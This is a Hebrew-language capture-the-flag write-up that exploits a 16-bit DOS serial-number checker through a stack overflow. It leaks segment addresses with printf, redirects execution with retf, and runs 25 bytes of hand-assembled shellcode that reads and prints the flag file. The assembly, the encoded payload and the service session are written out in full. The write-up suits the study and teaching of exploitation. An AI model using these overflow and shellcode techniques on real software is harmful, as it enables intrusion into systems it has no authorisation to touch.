

id - capturetheflag

10 10 10 10 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 -1494

הדפ"א המובילה

להכניס shellcode בתוך התווים ולשנות את return address שיקפוץ לshellcode (כמובן לעשות לו .not).

שוטר טוב ושוטר רע

החדשות הטובות - בגלל שזה 16 bit dos אין בעיה להריץ קוד על הstack.

החדשות הרעות - בגלל שהshellcode נמצא על הstack אני אצטרך לבצע far jump (כי הip כרגע על הtext segment). בשביל לעשות את זה אני צריך להליק את הכתובת של הsegments, משום שזה לא נשאר קבוע עבור מכוונות שונות שזה רץ עליהם.

להליק את הכתובות של הסגמנטים!

יש לי עכשיו יכולת לקפוץ לכל מקום בקוד, כלומר אני צריך לקפוץ לפונקציה שמדפיסה משהו ולהעביר לה ארגומנטים כך שבעזרת הפלט שלה אני אוכל לגלות את הכתובות של הסגמנטים.

התוכנה משתמשת בprintf אז אני יכול להשתמש בזה בשביל ההדפסה (זה באותו הסגמנט אז אין צורך בfar jmp). אני צריך להעביר פרמטר של פורמט ופרמטר של כתובת שאני רוצה לקרוא.

עבור הפרמטר של הפורמט אני יכול להשתמש ב־64s% שנמצא ב־ds:

```
130A:01B0 3A 20 00 25 36 34 73 00 63 61 70 74 75 72 65 74 :..%64s.capturet
```

עכשיו רק נשאר לי להבין איזה כתובת מעניין אותי לקרוא. לאחר קצת מעבר על הקוד, ראיתי את השורה הזו:

```

mov     cs:word_1028D, dx
mov     ah, 30h
int     21h                ; DOS - GET DOS VERSION
                        ; Return: AL = major version number

mov     bp, ds:2
mov     bx, ds:2Ch
mov     ds, dx
assume  ds:dseg
mov     word_13132, ax
mov     word_13130, es
mov     word ptr dword_1312A+2, bx
mov     word_13148, bp
call    sub_101A9
les     di, dword_1312A
mov     ax, di

```

נראה שבתחילת התוכנית הכתובות של es (extra segment) נשמר בds. שאלתי את הצאט למה זה קורה וזה מה שהוא ענה:

This is very typical of Borland C++/Turbo C programs in 16-bit DOS. The compiler stores the segment values (DS, ES, SS) in the data segment so that the program can use them later, especially when working with far pointers or when the state needs to be restored.

הגיוני סה"כ, נראה שעשו בשבילי את העבודה :)

אז לסיכום:

```
printf addr - [cs:]0x29a8
%64s - [ds:]0x01b3
saved_es - [ds:]0x0090
```

ולאחר not:

```
printf addr - (-10665)
%64s - (-436)
saved_es - (-145)
```

ובשביל שיהיה יציאה נקייה מהתוכנית, אני אקפוץ לקוד של `start_` אחרי הקריאה ל-`()main` שנמצא ב:

```
seg000:0146      call     sub_10219
seg000:0149      push     word_13128
seg000:014D      push     word_13126
seg000:0151      push     word_13124
seg000:0155      call     sub_10590
seg000:0158      push     ax
seg000:0159      call     sub_10698
seg000:0159      start   endp ; sp-analysis failed
seg000:0159
```

מה שמסומן במלבן האדום זה הקריאה ל-`()main`, ולכן אני ארצה לקפוץ ל-`0x158` ולאחר not זה `-345`.)

arg2 (saved es)
arg1 (%64s)
_start addr
printf addr
0
0
...

Updated 25 serial numbers:

```
capturetheflag
```

```
10 10 10 10 10 10 10 10 10 10 10 0 0 0 0 0 0 0 0 0 0 0 -10665 -345 -436 -145
```

```
script -q -c 'socat -,raw,echo=0,icanon=0 TCP:0:9903' /tmp/out.bin
```


```
dos@ubuntu:~$ xxd /tmp/out.bin
```

```
00000000: 5363 7269 7074 2073 7461 7274 6564 206f  Script started o
00000010: 6e20 3230 3236 2d30 362d 3133 2032 303a  n 2026-06-13 20:
00000020: 3132 3a32 362b 3030 3a30 3020 5b54 4552  12:26+00:00 [TER
00000030: 4d3d 2278 7465 726d 2d32 3536 636f 6c6f  M="xterm-256colo
00000040: 7222 2054 5459 3d22 2f64 6576 2f70 7473  r" TTY="/dev/pts
00000050: 2f32 3622 2043 4f4c 554d 4e53 3d22 3830  /26" COLUMNS="80
00000060: 2220 4c49 4e45 533d 2232 3522 5d0a 4552  " LINES="25"].ER
00000070: 524f 523a 2075 6e6b 6e6f 776e 2077 696e  ROR: unknown win
00000080: 646f 7720 7369 7a65 7320 6c69 3d30 2020  dow sizes li=0
00000090: 636f 3d30 2c20 7365 7474 696e 6720 746f  co=0, setting to
000000a0: 2038 3078 3235 0a55 7365 7220 6964 203a  80x25.User id :
000000b0: 2063 6170 7475 7265 7468 6566 6c61 670d  capturetheflag.
000000c0: 0a45 6e74 6572 2032 3520 7365 7269 616c  .Enter 25 serial
000000d0: 206e 756d 6265 7273 203a 2031 3020 3130  numbers : 10 10
000000e0: 2031 3020 3130 2031 3020 3130 2031 3020  10 10 10 10 10
000000f0: 3130 2031 3020 3130 2030 2030 2030 2030  10 10 10 0 0 0 0
00000100: 2030 2030 2030 2030 2030 2030 2030 202d  0 0 0 0 0 0 0 -
00000110: 3130 3636 3520 2d33 3435 202d 3433 3620  10665 -345 -436
00000120: 2d31 3435 0d0a 6b65 7973 2073 6176 6564  -145..keys saved
00000130: 2069 6e74 6f20 6669 6c65 0d0a 6670 2069  into file..fp i
00000140: 7320 7661 6c69 6420 3a20 3337 380d 0a6b  s valid : 378..k
00000150: 6579 7320 6172 6520 656e 6372 7970 7465  eys are encrypte
```


לאחר השינוי ש-dos עושה (הוספה של `\n` עבור כל (10, במקום שכל 10 יהיה 2 בתים בזיכרון הוא בעצם 3 בתים (`\n\r\n`). לכן, הכתובת שבה ה-shellcode מתחיל יהיה:

```
ip = start of shellcode = 0xff80 + 3 * 8 = 0xff80 + 0x18 = 0xff98
```

עבור הכתובת של `retf`, אני אחפש ב-td:



```
[CPU 80486] ss:0000 = 0000
cs:0C1C 0122 add [bp+si],sp
cs:0C1E CB retf
cs:0C1F D2E5 shl ch,cl
```


נראה שזה נמצא בכתובת `0x0c1e`.

payload: 10 10 10 10 10 10 10 10 (start of shellcode) 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
(end of shellcode) -3103 103 -1728

בניית ה-shellcode

אז זה חלק מאתגר משום שאין לי הרבה מקום לכתוב את ה-shellcode (יש לי 28 בתים). תאמת במחשבה שנייה זה ממש סבבה בשביל shellcode כי זה מספיק לי רק 21 בשביל להשיג shell **תיאורטית**. אני כבר רואה את הפסטונים שיהיו לי עם הדפא של להשיג shell אז בגלל שיש לי כנראה מספיק מקום בשביל זה, אני אנסה לקרוא את הקובץ של הדגל ולהדפיס את זה למסך פשוט. כרגע זו הדפא המובילה ואם היא לא תעבוד אני אנסה להשיג shell.

בהנחה שלקובץ שמכיל את הדגל קוראים `flag` (כמו כל אתגר אחר ב-pwnable), אני יכול לחסוך את הכתיבה של ה-string הזה ב-payload ובמקום להשתמש ב-string שקיים כבר ב-ds שהוא:



```
dseg:01B3 a64s db '%64s',0
dseg:01B8 aCapturetheflag db 'capturetheflag',0
dseg:01C7 aWowHowDidYouMa db 'Wow how did you ma
```

כלומר, יש `flag\0` בכתובת `0x1c2`. זה גם פותר לי פסטון של סגמנטים (הוא מצפה שה-string יהיה ב-ds ואם הייתי רושם אותו ב-payload הוא היה נמצא על ה-ss).

מה שה-shellcode יצטרך לעשות זה:

- לפתוח את הקובץ
- לקרוא את הקובץ
- להדפיס את מה שהוא קרא
- ושכל הטוב הזה יהיה 28 בתים או פחות

```
sub sp, 0x80 // during interrupt, DOS and the CPU push things onto the stack
so I dont want it to overwrite the shellcode
```

```
// open file:
mov dx, 0x1c2
mov ax, 0x3d00 // open file for read
int 21h
```

```
// read file:
```

```

mov bx, ax // file handle
mov cx, 0x80
mov ah, 0x3f // read file
int 21h

// print data:
mov ah, 0x09 // print string
int 21h

```

חשוב לשים לב ש-read ו-print משתמשים בכתובת של `flag\0` שנמצאת ב-`dx` בשביל לשמור ולהדפיס את הדגל - נטו בשביל לחסוך בתים ב-shellcode וכי אני יכול.

עכשיו אני אמיר את ה-shellcode לבתים ואבדוק שזה לא גדול מדי:

Arch: x86	▼	16 Bit	▼	Little Endian	▼
1	sub sp, 0x80 // during interrupt			81 EC 80 00	
2					
3	// open file:				
4	mov dx, 0x1c2			BA C2 01	
5	mov ax, 0x3d00 // open file for			B8 00 3D	
6	int 21h			CD 21	
7					
8	// read file:				
9	mov bx, ax // file handle			89 C3	
10	mov cx, 0x80			B9 80 00	
11	mov ah, 0x3f // read file			B4 3F	
12	int 21h			CD 21	
13					
14	// print data:				
15	mov ah, 0x09 // print string			B4 09	
16	int 21h			CD 21	

25 בתים, ניצחון ענק ליהודים! לאחר זה יראה כך:

shellcode: 4990 -129 15685 18430 -15617 -8654 15478 32582 19455 12992 19422 13046
-34 -145

ה-145 זה (0x90) `nop` בשביל למלא את המקום (זה חייב להיות 25 מספרים).

ה-payload הסופי

```

10 10 10 10 10 10 10 10 10 4990 -129 15685 18430 -15617 -8654 15478 32582 19455
12992 19422 13046 -34 -145 -3103 103 -1728

```

```
dos@ubuntu:~$ socat -,raw,echo=0,icanon=0 TCP:0:9903
ERROR: unknown window sizes li=0 co=0, setting to 80x25
Enter 25 serial numbers : 10 10 10 10 10 10 10 10 4990 -129 15685 18430 -15617 -8654 15478 32582 19455 12992 19422 13046
-34 -145 -3103 103 -1728
keys saved into file
fp is valid : 378
keys are encrypted
fp is valid : 378
W1ndows_N3w1n3_1s_c0nfusiNg
d to get here? anyway pwnme and read the flag!
wrong serial
!!!!
@@
@@@@@@@@ {0U0J+@@@@@@@@
+-(=8HCXBh+ x++++++(8H+X`p`++++++#++++++#++++
#++TMP.
Invalid Opcode at FFB7 06BF 3282 003A FF48 26CC 0005 0236 FFFF 3202 3E05 0203 02F8
dos@ubuntu:~$
```

pwned by the goat fr fr